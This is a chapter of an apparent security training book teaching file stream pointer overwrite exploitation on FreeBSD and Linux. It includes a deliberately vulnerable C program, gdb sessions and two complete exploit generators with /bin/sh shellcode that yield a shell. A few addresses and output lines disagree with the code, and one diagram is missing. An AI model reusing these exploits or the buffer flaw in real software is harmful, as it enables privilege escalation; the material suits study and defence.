Chapter 11

File stream pointer overwrite attacks

The increasing popularity of buffer overrun attacks contributed to their slow extinction. Programmers, supported by different kinds of tools to protect the stack against overwriting, are more careful when it comes to security than just a few years ago. It is therefore time to look for more sophisticated techniques to exploit errors that can open new routes of attack.

Exploiting the file stream pointers

One of these techniques uses the file stream pointer to start up the hacker's own code. The reader has probably encountered this many times while programming in C. It is a standard language element that operates on files. The stream itself contains information about whether the file is open or closed, what its decryptor in the system is, etc. The programmer practically doesn't have to know anything about the existence of the stream, as he receives only the pointer and a range of functions to perform on it.

As it turns out, by overwriting only the FILE pointer we are able to take full control of susceptible programs. Let's have a look at the following example (**/CD/Chapter11/Listings/fso.c**).

```
#include <stdio.h>

int main(int argc, char *argv[])
{
        FILE *fd; char *name = argv[1];
        int len = atoi(argv[2]); char buf[1024];

        fd = fopen(name, "rb");
        if(!fd) exit(-1);
```

```
        fread( &buf, sizeof(char), len, fd);
        fclose(fd);
        return(0);
}
```

Our main task will be to cause the program to jump to the address we supply. In the example there is an error that should be immediately visible:

```
fread( &buf, sizeof(char), len, fd);
```

The data regarding the value "len" are read into the buffer with a fixed size. The len variable is checked by the user by giving it in the second program parameter. The first program call parameter is the filename from which we must read the data.

The program looks like the stack overflow example from the handbook. If we transfer more than 1024 bytes of data to the program it can overwrite the variables located in other memory areas. In our example these are the values transferred in the second argument, the pointer for the filename, the pointer to our file stream, and the stack frame. In order to start up the shellcode using it, we have to override the stack frame, which contains a copy of the EIP registers as well as EBP, which, after returning from the main() function, are located in the target registers. However, our program contains elements that can make using the existing error difficult.

Between reading the data into the buffer and terminating the program, the file closure occurs; that is, the operation on the FILE pointer *fd, which we can override:

```
fclose(fd);
```

The exploitation of the error in our text program can be made more difficult by this call. At the beginning we will check what happens when we transfer the filename to the program with a size of 1200 bytes:

```
bash-2.05b$ ulimit -c unlimited
bash-2.05b$ gcc -o fso fso.c
bash-2.05b$ perl -e 'print "A"x1200' > file
bash-2.05b$ ./fso file 1200
Segmentation fault (core dumped)
```

As we can see, a core memory dump file has been generated.
Let's take a closer look:

```
bash-2.05b$ gdb fso core
GNU gdb 6.3
...
Core was generated by `./fso file 1200'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /lib/tls/libc.so.6...done.
Loaded symbols for /lib/tls/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0  0x40075497 in fclose () from /lib/tls/libc.so.6
(gdb) info reg eax
eax            0x41414141       1094795585
```

We have overwritten the file pointer with the value "AAAA." The fclose() function caused a segmentation error by attempting to refer to its contents; this was an erroneous address that was not accessible to the process. Let's think about how we can prevent this from happening.

For the fclose() function to close without an error we have to transfer a pointer to the correct file structure to it. There are three files that the program opens by default upon starting up. These are the standard input (stdin), the standard output (stdout), and the standard output for errors (stderr). We can overwrite the FILE pointer with the address of one of these. As these are standard file streams, the fclose() function should terminate successfully simply by closing the indicated file. At the beginning we localize the address, such as stdin, by using gdb:

```
(gdb) x/x stdin
0xb7fcc420 <_IO_2_1_stdin_>:    0xfbad2088
(gdb) quit
```

Next, we repeat this enough times to overwrite the FILE pointer but without overwriting the stack frame (in this case 1040 bytes are sufficient).

```
bash-2.05b$ perl -e 'print "\x0\xc4\xfc\xb7"x260' > file
```

Next, we add the data with which we will overwrite the stack frame:

```
bash-2.05b$ perl -e 'print "A"x20' >> file
```

Now we start up our test program, pointing to the target file:

```
bash-2.05b$ ./fso file 1200
Segmentation fault (core dumped)
```

Let's investigate the reasons why the program generated the memory discharge:

```
bash-2.05b$ gdb fso core
GNU gdb 6.3
…
Core was generated by `./fso file 1200'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /lib/tls/libc.so.6...done.
Loaded symbols for /lib/tls/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0  0x41414141 in ?? ()
(gdb) info reg eip
eip            0x41414141       0x41414141
(gdb)
```

We managed to jump to the target address, namely "AAAA." The program went through the fclose() call and terminated the function with the return instruction. Because of this we can successfully take advantage of the error present in the program.

This method can help with exploiting buffer overflow errors; however, it is not a new attack technique. In our example we omitted the program error in the fclose() function caused by overwriting of the file pointer and we allowed it to terminate the main() function, thanks to which we started up the shellcode. However, the FILE pointer in no way contributed to starting up the injected code. A detailed description of why the program wanted to jump to the given address can be found in the chapter on buffer overflow attacks. We shall now concentrate instead on the file stream pointer overwrite technique itself.

We should notice that we were able to exploit this error only because of the return(0) instruction located at the end of the program. Without it, overwriting the stack frame would not do us any good.

To see for ourselves, let's substitute return (0) with the exit(0) call (**/CD/Chapter11/Listings/fso2.c**):

```
#include <stdio.h>

int main(int argc, char *argv[])
{
        FILE *fd;
        char *name = argv[1];
        int len = atoi(argv[2]);
        char buf[1024];

        fd = fopen(name, "rb");
        if(!fd) exit(-1);

        fread( &buf, sizeof(char), len, fd);
        fclose(fd);

        exit(0);
}
```

The above program differs from the first example only in the way it terminates the action. We cannot, however, use it in the way it was previously used. At the end, the program calls exit(0), by which it stops functioning. Let's check this in our test file:

```
bash-2.05b$ perl -e 'print "\x20\xc4\xfc\xb7"x260' > file
bash-2.05b$ perl -e 'print "A"x20' >> file
bash-2.05b$ gcc -o fso2 fso2.c
bash-2.05b$ ./fso2 file 1200
bash-2.05b$
```

The program successfully went through the calling of the fclose() function and terminated calling exit(), and thus did not generate a core file. The overwriting of the stack frame won't allow a jump to a given address to be executed. We must thus find another way other than overwriting the stack frame in order to take over control of the executed program. The key to this can be calling fclose(), which gave us so much trouble earlier.

File stream pointer exploitation

It turns out that the performance of any operation on the file pointer, such as writing, reading, or closing, can lead to starting up the injected code. The file stream, like every pointer, points to some data. After calling the fopen()

function, it is allocated to an address of the file structure. Its appearance depends on its implementation. The main file structure looks slightly different on different systems. Its general purpose is to store information regarding the file, for example the current location or its decryptor. Differences between systems can cause certain problems with the use of the FSO technique (file stream overflow or file stream pointer overwrite). We will be forced to overwrite different exploits for specific systems. At the beginning we will dedicate ourselves to exploiting an error under the FreeBSD system. This is a slightly easier task than in Linux.

Attacking FreeBSD

FreeBSD is one of the most popular Unix variants. For years it has been considered to be one of the most secure networking systems. The number of errors found in it is only a fraction of the number found in Linux. It is often used to host the servers of big companies and networks that are concerned about security. It will be worth our while to discover how to use an error in a sample application running under FreeBSD.

Our first task will be to localize the main FILE structure. Our program, written in C, uses the libc library for FreeBSD. The definition of the file structure should be located somewhere in its header files. Here the file "stdio.h" is found. Its name refers to its function: "standard input/output."

Let's looks at the content of this file.

```
bash-2.05b$ cat /usr/include/stdio.h
...
typedef struct __sFILE {
        unsigned char *_p;      /* Current position in specific buffer  */
        int     _r;             /* read space left for getc() */
        int     _w;             /* write space left for putc() */
        short   _flags;         /* flags, below; this FILE is free if 0 */
        short   _file;          /* fileno, if Unix descriptor, else -1 */
        struct  __sbuf _bf;     /* the buffer (at least 1 byte, if !NULL) */
        int     _lbfsize;       /* 0 or -_bf._size, for inline putc */

        /* operations */
        void    *_cookie;       /* cookie passed to io functions */
        int     (*_close)(void *);
        int     (*_read)(void *, char *, int);
```

```
        fpos_t  (*_seek)(void *, fpos_t, int);
        int     (*_write)(void *, const char *, int);

        /* separate buffer for long sequences of ungetc() */
        struct  __sbuf _ub;     /* ungetc buffer */
        struct __sFILEX *_extra; /* additions to FILE to not break ABI */
        int     _ur;            /*saved _r when _r is counting ungetc data */

         /* tricks to meet minimum requirements even when malloc() fails */
        unsigned char _ubuf[3]; /* guarantee an ungetc() buffer */
        unsigned char _nbuf[1]; /* guarantee a getc() buffer */

        /* separate buffer for fgetln() when line crosses buffer boundary */
        struct  __sbuf _lb;     /* buffer for fgetln() */

        /* Unix stdio files get aligned to block boundaries on fseek() */
        int _blksize;       /* stat.st_blksize (may be != _bf._size) */
        fpos_t  _offset;        /* current lseek offset */
} FILE;
...
```

The commentaries allow us to define the task of each field exactly. Our attention is drawn to the function pointers; that is, to the file operations:

```
        /* operations */
        void     *_cookie;       /* cookie passed to io functions */
        int      (*_close)(void *);
        int      (*_read)(void *, char *, int);
        fpos_t   (*_seek)(void *, fpos_t, int);
        int      (*_write)(void *, const char *, int);
```

These are probably used when closing, reading, searching, and writing to the file. We cannot, however, be completely sure of this without checking. Let's take a look at the libc library resources for FreeBSD, and more specifically, the fclose() function code:

```
bash-2.05b$ cat /usr/src/lib/libc/stdio/fclose.c
int
fclose(FILE *fp)
{
        int r;

        if (fp->_flags == 0) {  /* not open! */
                errno = EBADF;
                return (EOF);
        }
        FLOCKFILE(fp);
        r = fp->_flags & __SWR ? __sflush(fp) : 0;
        if (fp->_close != NULL && (*fp->_close)(fp->_cookie) < 0)
```

```
                r = EOF;
        if (fp->_flags & __SMBF)
                free((char *)fp->_bf._base);
        if (HASUB(fp))
                FREEUB(fp);
        if (HASLB(fp))
                FREELB(fp);
        fp->_file = -1;
        fp->_r = fp->_w = 0;    /* Mess up if reaccessed. */
        fp->_flags = 0;         /* Release this FILE for reuse. */
        FUNLOCKFILE(fp);
        return (r);
}
...
```


By calling the fclose() function in the program, we execute instead the above function from the libc library (for FreeBSD). After performing some tests on the structure, it becomes visible:


```
        if (fp->_close != NULL && (*fp->_close)(fp->_cookie) < 0)
                r = EOF;
```

As expected, if the _close element is set, it is executed with the fp->_cookie parameter. This can be done when using the "return into libc" technique. However, we will take advantage of the error in the usual way.

We know that by overwriting the appropriate fields in the FILE structure we can cause the function located under our address to be called. However, we do not have access to it. The fopen() function allocates a buffer for the structure of the file on the heap, while we can overwrite the stack. By overwriting the FILE pointer we can direct it to our buffer, which we will locate in the file. If the buffer is the right file structure, our program should behave as if it is closing any other file.

The content of the file, whose name we will transfer to the program, should therefore look as follows:





Such a file will be read into the program buffer by using the fread() function. The shellcode addresses will be located at the bottom, so this will be our FILE structure. One of these addresses will overwrite the _close field in our fake file structure, thanks to which, by calling fclose(), we will perform a jump to the shellcode. We will locate our shellcode immediately under its addresses. At the very end of the file we put the address of the beginning of the buffer; or rather, that of the fake FILE structure. The FILE *fd pointer will be overwritten with exactly these addresses.

Now all we have to do is generate a file containing suitable data using the exploit code (**/CD/Chapter11/Listings/exploit-bsd.c**):

```
/* Exploit for FreeBSD systems */

#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

/* Name of created file */
#define FILENAME "exp_file"
/* Buffer address */
#define BUFRET 0x41414141

/* Shellcode for FreeBSD system */
char shellcode[] =
   "\xeb\x26\x5e\x31\xc0\x38\x46\x07\x74\x18\x88\x46\x07\x89\x46\x0c"
   "\x89\x76\x08\x8d\x46\x08\x31\xdb\x53\x50\x56\x56\x31\xc0\xb0\x3b"
   "\xcd\x80\x31\xc0\xb0\x01\xcd\x80\xe8\xd5\xff\xff\xff\x2f\x62\x69"
   "\x6e\x2f\x73\x68\x58\x58\x58\x58\x58";

int main(int argc, char *argv[])
{
        int fd;
```

```
        char buf[1200];
        int *tmp = (int*)(buf);
        int n;
        /* Address of fake FILE structure, we have to know it */
        int fake_file_ret = BUFRET;
        /* Shellcode address is located immediately after FILE structure */
        int shellcode_ret = fake_file_ret  + sizeof(FILE);

        /* At the beginning we fill in the whole buffer with the address of
         the FILE fake structure*/
        for(n=0;n<1200-1;n+=4)
                *tmp++ = fake_file_ret;

        /* Then we fill in its beginning with shellcode addresses */
        tmp = (int*)(buf);
        for(n=0;n<sizeof(FILE);n+=4)
                *tmp++ = shellcode_ret;

        /* And at the beginning we put shellcode itself */
        memcpy(tmp, shellcode, sizeof(shellcode));

      /* We are opening file, assigning appropirate rights and saving data */
        fd = open(FILENAME, O_CREAT | O_RDWR);
        chmod(FILENAME, 0777);
        write(fd, &buf, sizeof(buf));
        close(fd);
        printf("%s file created!!\n", FILENAME);
        return 0;
}
```

The buffer address that we put in the exploit is 0x41414141, defined as BUFRET. Of course, this is not its correct address. First we have to localize it. We can do this easily using gdb, compiling the program with the -g option and printing it during the program debugging. This could, however, be ineffective due to a difference in the environment of the program in gdb, or when starting up with the parameter as the target file. Put simply, the buffer address could differ from the one we obtain after starting up the exploit. It is thus better to add to our program the line:

```
printf("%x\n", buf);
```

This will print the correct address on the screen immediately after creating the buffer.

We will recompile our program and the exploit:

```
bash-2.05b$ gcc -o fso fso.c
bash-2.05b$ gcc -o exploit-bsd exploit-bsd.c
```

Next we start up the exploit that will create the file we use for the attack:

```
bash-2.05b$ ./exploit-bsd
File exp_file created!!
```

In this moment it is incorrect. It contains the wrong shellcode address due to the wrongly given address of the buffer. However, because of this we can discover the true address. We therefore start our test program with the necessary parameters:

```
bash-2.05b$ ./fso exp_file 1200
bfbfe874
Segmentation fault (core dumped)
```

The program reports a segmentation error. Now we know the target address that we should use in our program to generate the file. Therefore we define it:

```
#define BUFRET 0xbffff1c8
```

We recompile the exploit code and generate the file once again:

```
bash-2.05b$ gcc -o exploit-bsd exploit-bsd.c
bash-2.05b$ ./exploit-bsd
File exp_file created!!
```

Now we check to see if the modified code will work:

```
bash-2.05b$ ./fso exp_file 1200
bffff1c8
$ id
uid=1337(hax) gid=1001(user) groups=1001(user)
$ exit
bash-2.05b$
```

We have managed to start up the sh shell. If the program works under administrator privileges we, too, obtain these rights. The exploit's code is not complicated; however, causing the attack itself and exploiting the FILE

pointer for starting up the injected code was certainly not an easy task. Now it's time to apply what we have learned to the implementation for the Linux system.

Attacking the Linux system

As in case of FreeBSD, we have to localize the FILE structure at the beginning in order to discover which elements it contains. This time it is located in the header file "libio.h" (input/output library):

```
bash-2.05b$ cat /usr/include/libio.h
...
struct _IO_FILE {
        int _flags;        /* High-order word is _IO_MAGIC; rest is flags. */
        #define _IO_file_flags _flags
        /* The following pointers correspond to the C++ streambuf protocol. */
        /* Note:  Tk uses the _IO_read_ptr and _IO_read_end fields directly. */
        char* _IO_read_ptr;   /* Current read pointer */
        char* _IO_read_end;   /* End of get area. */
        char* _IO_read_base;  /* Start of putback+get area. */
        char* _IO_write_base; /* Start of put area. */
        char* _IO_write_ptr;  /* Current put pointer. */
        char* _IO_write_end;  /* End of put area. */
        char* _IO_buf_base;   /* Start of reserve area. */
        char* _IO_buf_end;    /* End of reserve area. */
        /* The following fields are used to support backing up and undo. */
        char *_IO_save_base; /* Pointer to start of non-current get area. */
        char *_IO_backup_base;  /* Pointer to first valid character of backup area */
        char *_IO_save_end; /* Pointer to end of non-current get area. */
        struct _IO_marker *_markers;

        struct _IO_FILE *_chain;

        int _fileno;
        int _flags2;
        _IO_off_t _old_offset;/* This used to be _offset but it's too small*/

        #define __HAVE_COLUMN /* temporary */
        /* 1+column number of pbase(); 0 is unknown. */
        unsigned short _cur_column;
        signed char _vtable_offset;
        char _shortbuf[1];

        /*  char* _save_gptr;  char* _save_egptr; */

        _IO_lock_t *_lock;
        #ifdef _IO_USE_OLD_IO_FILE
};
...
```

As in the case of the FreeBSD implementation, here is the information necessary to perform operations on the file. The main element used in the previous example is, however, lacking – the function pointers. The overwriting of this structure will therefore bring no advantage to us.

Indeed, viewing the system headers has not provided us with especially good results. But we won't give up and will try to examine the structure using gdb.

The program below will be useful for the search (**/CD/Chapter11/Listings/test.c**):

```
#include <stdio.h>

int main()
{
        fclose(stdin);
        return 0;
}
```

The only thing the above program does is to close the standard input using fclose(). We will take a look at the stdin file structure and try to find elements in it that could help with performing the attack.

We compile the program and start up gdb:

```
bash-2.05b$ gcc -o test test.c
bash-2.05b$ gdb test
```

Next we put a break at the beginning of the main() function. The standard input file will be created at this moment.

```
(gdb) break main
Breakpoint 1 at 0x80483ea
```

We now start up the program:

```
(gdb) r
Starting program: /CD/Chapter11/Listings/test

Breakpoint 1, 0x080483ea in main ()
```

As we expected the program stopped functioning at the beginning of the main() function. Now we can examine the content of stdin. We will print, for example, 40 addresses starting from the beginning (that is, 160 bytes):

```
(gdb) x/40a stdin
0xb7fcc420 <_IO_2_1_stdin_>: 0xfbad2088 0x0 0x0 0x0
0xb7fcc430 <_IO_2_1_stdin_+16>: 0x0 0x0 0x0 0x0
0xb7fcc440 <_IO_2_1_stdin_+32>: 0x0 0x0 0x0 0x0
0xb7fcc450 <_IO_2_1_stdin_+48>: 0x0 0x0 0x0 0x0
0xb7fcc460 <_IO_2_1_stdin_+64>: 0xffffffff 0x0 0xb7fcd0a4 0xffffffff
0xb7fcc470 <_IO_2_1_stdin_+80>: 0xffffffff 0x0 0xb7fcc600 <_IO_list_all+8> 0x0
0xb7fcc480 <_IO_2_1_stdin_+96>: 0x0 0x0 0x0 0x0
0xb7fcc490 <_IO_2_1_stdin_+112>: 0x0 0x0 0x0 0x0
0xb7fcc4a0 <_IO_2_1_stdin_+128>: 0x0 0x0 0x0 0x0
0xb7fcc4b0 <_IO_2_1_stdin_+144>: 0x0 0xb7fcb9c0 <_IO_file_jumps> 0x0 0x0
```

At the very beginning the magic number 0xfbad2088, identifying the structure, appears. Next there are many zeros and some less important pointers. At the very end there is another address, that is:

```
0xb7fcb9c0 <_IO_file_jumps>
```

Its name can raise suspicions. The structure present in the libio.h file did not contain such a field type. Let's therefore check what is located under the address 0xb7fcb9c0.

```
(gdb) x/40a 0xb7fcb9c0
0xb7fcb9c0 <_IO_file_jumps>: 0x0 0x0 0xb7f02e40 <_IO_file_fi nish> 0xb7f025d0
<_IO_file_overfl ow>
0xb7fcb9d0 <_IO_file_jumps+16>: 0xb7f03080 <_IO_file_underfl ow> 0xb7f03860
<_IO_default_ufl ow> 0xb7f04700 <_IO_default_pbackfail> 0xb7f01bd0 <_IO_file_xsputn>
0xb7fcb9e0 <_IO_file_jumps+32>: 0xb7f018b0 <_IO_file_seek+2080> 0xb7f01f70
<_IO_file_seekoff> 0xb7f039a0 <_IO_sgetn+256> 0xb7f027d0 <_IO_file_setbuf>
0xb7fcb9f0 <_IO_file_jumps+48>: 0xb7f024e0 <_IO_file_sync> 0xb7ef73e0
<_IO_file_doallocate> 0xb7f01f30 <_IO_file_read> 0xb7f01de0 <_IO_file_write>
0xb7fcba00 <_IO_file_jumps+64>: 0xb7f01090 <_IO_file_seek>
0xb7f01e80 <_IO_file_close> 0xb7f01f00 <_IO_file_stat> 0xb7f042c0
<_IO_unsave_markers+128>
0xb7fcba10 <_IO_file_jumps+80>: 0xb7f042d0 <_IO_unsave_markers+144>
0x0 0x0 0x0
0xb7fcba20 <_IO_file_jumps+96>: 0x0 0x0 0xb7f02e40 <_IO_file_fi nish> 0xb7f025d0
<_IO_file_overfl ow>
0xb7fcba30 <_IO_file_jumps+112>: 0xb7f01860 <_IO_file_seek+2000> 0xb7f03860
<_IO_default_ufl ow> 0xb7f04700 <_IO_default_pbackfail> 0xb7f01bd0
<_IO_file_xsputn>
0xb7fcba40 <_IO_file_jumps+128>: 0xb7f01740 <_IO_file_seek+1712>
0xb7f00ed0 <_IO_file_attach+160> 0xb7f039a0 <_IO_sgetn+256> 0xb7f02840
<_IO_file_setbuf+112>
0xb7fcba50 <_IO_file_jumps+144>: 0xb7f010d0 <_IO_file_seek+64> 0xb7ef73e0
<_IO_file_doallocate> 0xb7f01f30 <_IO_file_read> 0xb7f01de0 <_IO_file_write>
```

The result returned by gdb is long and difficult to interpret. However, we see many addresses with interesting names, for example:

```
0xb7f01e80 <_IO_file_close>
```

We will now check what there is under this address, this time using disass:

```
(gdb) disas 0xb7f01e80
Dump of assembler code for function _IO_file_close:
0xb7f01e80 <_IO_file_close+0>:    push   %ebp
0xb7f01e81 <_IO_file_close+1>:    mov    %esp,%ebp
0xb7f01e83 <_IO_file_close+3>:    sub    $0x4,%esp
0xb7f01e86 <_IO_file_close+6>:    mov    0x8(%ebp),%eax
0xb7f01e89 <_IO_file_close+9>:    mov    0x38(%eax),%eax
0xb7f01e8c <_IO_file_close+12>:   mov    %eax,(%esp)
0xb7f01e8f <_IO_file_close+15>:   call   0xb7f5da7a <close+10>
0xb7f01e94 <_IO_file_close+20>:   leave
0xb7f01e95 <_IO_file_close+21>:   ret
0xb7f01e96 <_IO_file_close+22>:   lea    0x0(%esi),%esi
0xb7f01e99 <_IO_file_close+25>:   lea    0x0(%edi),%edi
0xb7f01ea0 <_IO_file_close+32>:   push   %ebp
0xb7f01ea1 <_IO_file_close+33>:   mov    %esp,%ebp
0xb7f01ea3 <_IO_file_close+35>:   sub    $0x10,%esp
0xb7f01ea6 <_IO_file_close+38>:   mov    %esi,0xfffffffc(%ebp)
0xb7f01ea9 <_IO_file_close+41>:   mov    0x8(%ebp),%esi
0xb7f01eac <_IO_file_close+44>:   mov    %ebx,0xfffffff8(%ebp)
0xb7f01eaf <_IO_file_close+47>:   call   0xb7eb85a0
0xb7f01eb4 <_IO_file_close+52>:   add    $0xca140,%ebx
0xb7f01eba <_IO_file_close+58>:   mov    0x1c(%esi),%edx
0xb7f01ebd <_IO_file_close+61>:   mov    0x20(%esi),%eax
0xb7f01ec0 <_IO_file_close+64>:   mov    %edx,(%esp)
0xb7f01ec3 <_IO_file_close+67>:   sub    %edx,%eax
0xb7f01ec5 <_IO_file_close+69>:   mov    %eax,0x4(%esp)
0xb7f01ec9 <_IO_file_close+73>:   call   0xb7f6a0d0 <munmap>
0xb7f01ece <_IO_file_close+78>:   mov    0x38(%esi),%eax
0xb7f01ed1 <_IO_file_close+81>:   movl   $0x0,0x20(%esi)
0xb7f01ed8 <_IO_file_close+88>:   movl   $0x0,0x1c(%esi)
0xb7f01edf <_IO_file_close+95>:   mov    %eax,(%esp)
0xb7f01ee2 <_IO_file_close+98>:   call   0xb7f5da7a <close+10>
0xb7f01ee7 <_IO_file_close+103>: mov     0xfffffff8(%ebp),%ebx
0xb7f01eea <_IO_file_close+106>: mov     0xfffffffc(%ebp),%esi
0xb7f01eed <_IO_file_close+109>: mov     %ebp,%esp
0xb7f01eef <_IO_file_close+111>: pop     %ebp
0xb7f01ef0 <_IO_file_close+112>: ret
0xb7f01ef1 <_IO_file_close+113>: jmp     0xb7f01f00 <_IO_file_stat>
0xb7f01ef3 <_IO_file_close+115>: nop
```

It turns out that it is the function calling close() in its body:

```
0xb7f01e8f <_IO_file_close+15>: call   0xb7f5da7a <close+10>
```

Its parameter is most probably the file decryptor. We can guess what the pointers we found are used for. We will now try to overwrite the address _IO_file_close located in _IO_file_jumps with our address – for example 0x41414141.

```
(gdb) x 0xb7fcba00
0xb7fcba00 <_IO_file_jumps+64>: 0xb7f01090 <_IO_file_seek>
(gdb) x 0xb7fcba01
0xb7fcba01 <_IO_file_jumps+65>: 0x80b7f010
(gdb) x 0xb7fcba02
0xb7fcba02 <_IO_file_jumps+66>: 0x1e80b7f0
(gdb) x 0xb7fcba03
0xb7fcba03 <_IO_file_jumps+67>: 0xf01e80b7
(gdb) x 0xb7fcba04
0xb7fcba04 <_IO_file_jumps+68>: 0xb7f01e80 <_IO_file_close>
```

This entry is located exactly at 0xb7fcba04:

```
(gdb) x 0xb7fcba04
0xb7fcba04 <_IO_file_jumps+68>: 0xb7f01e80 <_IO_file_close>
```

To write our address we will use the “set” command:

```
(gdb) set *0xb7fcba04 = 0x41414141
```

A modified entry can now be found in _IO_file_jumps. Therefore we resume the program function:

```
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

The result is not a surprise for us. The fclose() function called the library function _IO_file_close, whose address was located in _IO_file_jumps. The program performed a jump to this address, which caused a segmentation error. But what is the mysterious _IO_file_jumps? Browsing through libio.h

we haven't found anything similar. The answer is hidden in the resources of the libc library.

The Linux system uses the glibc library as the standard library for the C language. The operation of file streams is implemented in this library. The page on which we find out more about this library is:

```
http://www.gnu.org/software/libc/libc.html
```

The information we are interested in can be found in the libioP.h file. If you have manually downloaded the latest version of the sources, this file is located in a libio subdirectory. We may also use the file attached to the Training Operating System (/CD/Chapter11/Listings/libioP.h).

```
bash-2.05b$ cat libio/libioP.h
...
struct _IO_jump_t
{
        JUMP_FIELD(_G_size_t, __dummy);
        JUMP_FIELD(_IO_finish_t, __finish);
        JUMP_FIELD(_IO_overflow_t, __overflow);
        JUMP_FIELD(_IO_underflow_t, __underflow);
        JUMP_FIELD(_IO_underflow_t, __uflow);
        JUMP_FIELD(_IO_pbackfail_t, __pbackfail);
        JUMP_FIELD(_IO_xsputn_t, __xsputn);
        JUMP_FIELD(_IO_xsgetn_t, __xsgetn);
        JUMP_FIELD(_IO_seekoff_t, __seekoff);
        JUMP_FIELD(_IO_seekpos_t, __seekpos);
        JUMP_FIELD(_IO_setbuf_t, __setbuf);
        JUMP_FIELD(_IO_sync_t, __sync);
        JUMP_FIELD(_IO_doallocate_t, __doallocate);
        JUMP_FIELD(_IO_read_t, __read);
        JUMP_FIELD(_IO_write_t, __write);
        JUMP_FIELD(_IO_seek_t, __seek);
        JUMP_FIELD(_IO_close_t, __close);
        JUMP_FIELD(_IO_stat_t, __stat);
        JUMP_FIELD(_IO_showmanyc_t, __showmanyc);
        JUMP_FIELD(_IO_imbue_t, __imbue);
};
...
struct _IO_FILE_plus
{
        _IO_FILE file;
        const struct _IO_jump_t *vtable;
};
...
```

From the commentaries we discover that in reality the glibc library allocates the _IO_FILE_plus structure to the file. It contains a standard _IO_FILE structure from the libio.h file and another value that is the pointer to the _IO_jump_t structure. We found exactly this pointer at the very end of the analysis by printing 160 bytes with stdin. As we can see, the _IO_jump_t structure contains pointers to the functions responsible for the operations on files. Our attack will therefore look similar to the attack performed in the FreeBSD system. Our fake FILE structure (and in reality _OI_FILE_plus) will, however, be slightly more complicated.

Let's stop and think what our file should look like. We have to put the following elements into it:

Our buffer address, (the FILE structure)
Shellcode
Table with pointers to shellcode
Address of the table containing relevant pointers to the shellcode
Fake FILE structure

A real file should be the fake FILE structure. It is important because if the program finds wrong data there, it can terminate the action with an error before the necessary function has been called from the pointer table. We fill in the beginning of the buffer, which we will write into the file, in the following way:

```
memcpy(buf, stdin, sizeof(FILE));
```

As we can see, we copy the content of stdin, which is the correct file. There shouldn't therefore be any problem with closing it. The next fields depend on

the main address of the buffer, which we will have to discover, as in the case of the attack on FreeBSD.

Below is the exploit code for the Linux system, which creates the file used during the attack (**/CD/Chapter11/Listings/exploit.c**):

```
/* File stream pointer overwrite example */
/* Damian Put <pucik@overflow.pl>    */

#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

/* Name of created file */
#define FILENAME "exp_file"
/* Buffer address */
#define BUFRET 0x41414141

/* Standard shellcode for linux system */
char shellcode[] =
        "\x31\xc0"                                  /* xorl  %eax,%eax        */
        "\x50"                                      /* pushl %eax             */
        "\x68\x2f\x2f\x73\x68"                      /* pushl $0x68732f2f      */
        "\x68\x2f\x62\x69\x6e"                      /* pushl $0x6e69622f      */
        "\x89\xe3"                                  /* movl  %esp,%ebx        */
        "\x50"                                      /* pushl %eax             */
        "\x53"                                      /* pushl %ebx             */
        "\x89\xe1"                                  /* movl  %esp,%ecx        */
        "\x31\xd2"                                  /* xorl  %edx,%edx        */
        "\xb0\x0b"                                  /* movb  $0xb,%al         */
        "\xcd\x80";                                 /* int   $0x80            */

char buf[1200];

int main(int argc, char *argv[])
{
        int fd;
        int *tmp = (int*)(buf);
        int n;
// Address of my_data.buf, that is our fake FILE structure, the only one we
// have to know
        int fake_file_ret = BUFRET;
// Value of pointer pointing on the table of FILE - +4 function, that is
// immediately after it
        int file_table_ret = fake_file_ret + sizeof(FILE) + 4;
        /* Address of our shellcode. Assuming it will be 160 bytes behind table */
        int shellcode_ret = file_table_ret  + 160;

        /* Filling in whole buffer with addresses of our fake structure */
        for(n=0;n<1200-1;n+=4)
                *tmp++ = fake_file_ret;
```

```
        /* Putting structure of FILE e.g. stdin */
        memcpy(buf, stdin, sizeof(FILE));
        /* Putting address to table of FILE operations */
        memcpy(buf+sizeof(FILE), &file_table_ret , 4);
        /* Putting table content, that is in our case 40 elements. */
        tmp = (int*)(buf+sizeof(FILE)+4);

        for(n=0;n<160;n+=4)
                *tmp++ = shellcode_ret;
        /* Putting shellcode right after table */
        memcpy(tmp, shellcode, sizeof(shellcode));

        /* Opening the file and writing structure into it */
        fd = open(FILENAME, O_CREAT | O_RDWR);
        chmod(FILENAME, 0777);
        write(fd, &buf, sizeof(buf));
        close(fd);
        printf("%s file created!!\n", FILENAME);
        return 0;
}
```

So we compile our exploit:

```
bash-2.05b$ gcc -o exploit exploit.c
bash-2.05b$ ./exploit
File exp_file created!!
bash-2.05b$ ./fso exp_file 1200
bffff1c8
Violation of memory protection
bash-2.05b$
```

After examining the program's behavior we have the buffer target address. Now we define it in the exploit code:

```
#define BUFRET 0xbffff1c8
```

And we test once again:

```
bash-2.05b$ gcc -o exploit exploit.c
bash-2.05b$ ./exploit
File exp_file created!!
bash-2.05b$ ./fso exp_file 1200
bffff1c8
sh-2.05b$ id
uid=1337(hax) gid=1000(users)
sh-2.05b$ exit
exit
bash-2.05b$
```

We did exactly the same as when using gdb, but instead jumping to the specific address. The pointer table contained only shellcode addresses as entries. We could therefore start up any function in our stream, which would cause a jump to the shellcode. This was possible due to the specific structure of the libc library. If the addresses were stored statically, the attack would be impossible to perform. The library would, however, be less flexible. This example shows that apart from the programming errors themselves, in exploiting program weakness the specific structure of libraries can help too.

Many of us might wonder if this can be useful for anything. It would still be much easier to use the technique of overwriting the stack frame, because programs terminated with exit() are relatively rare.

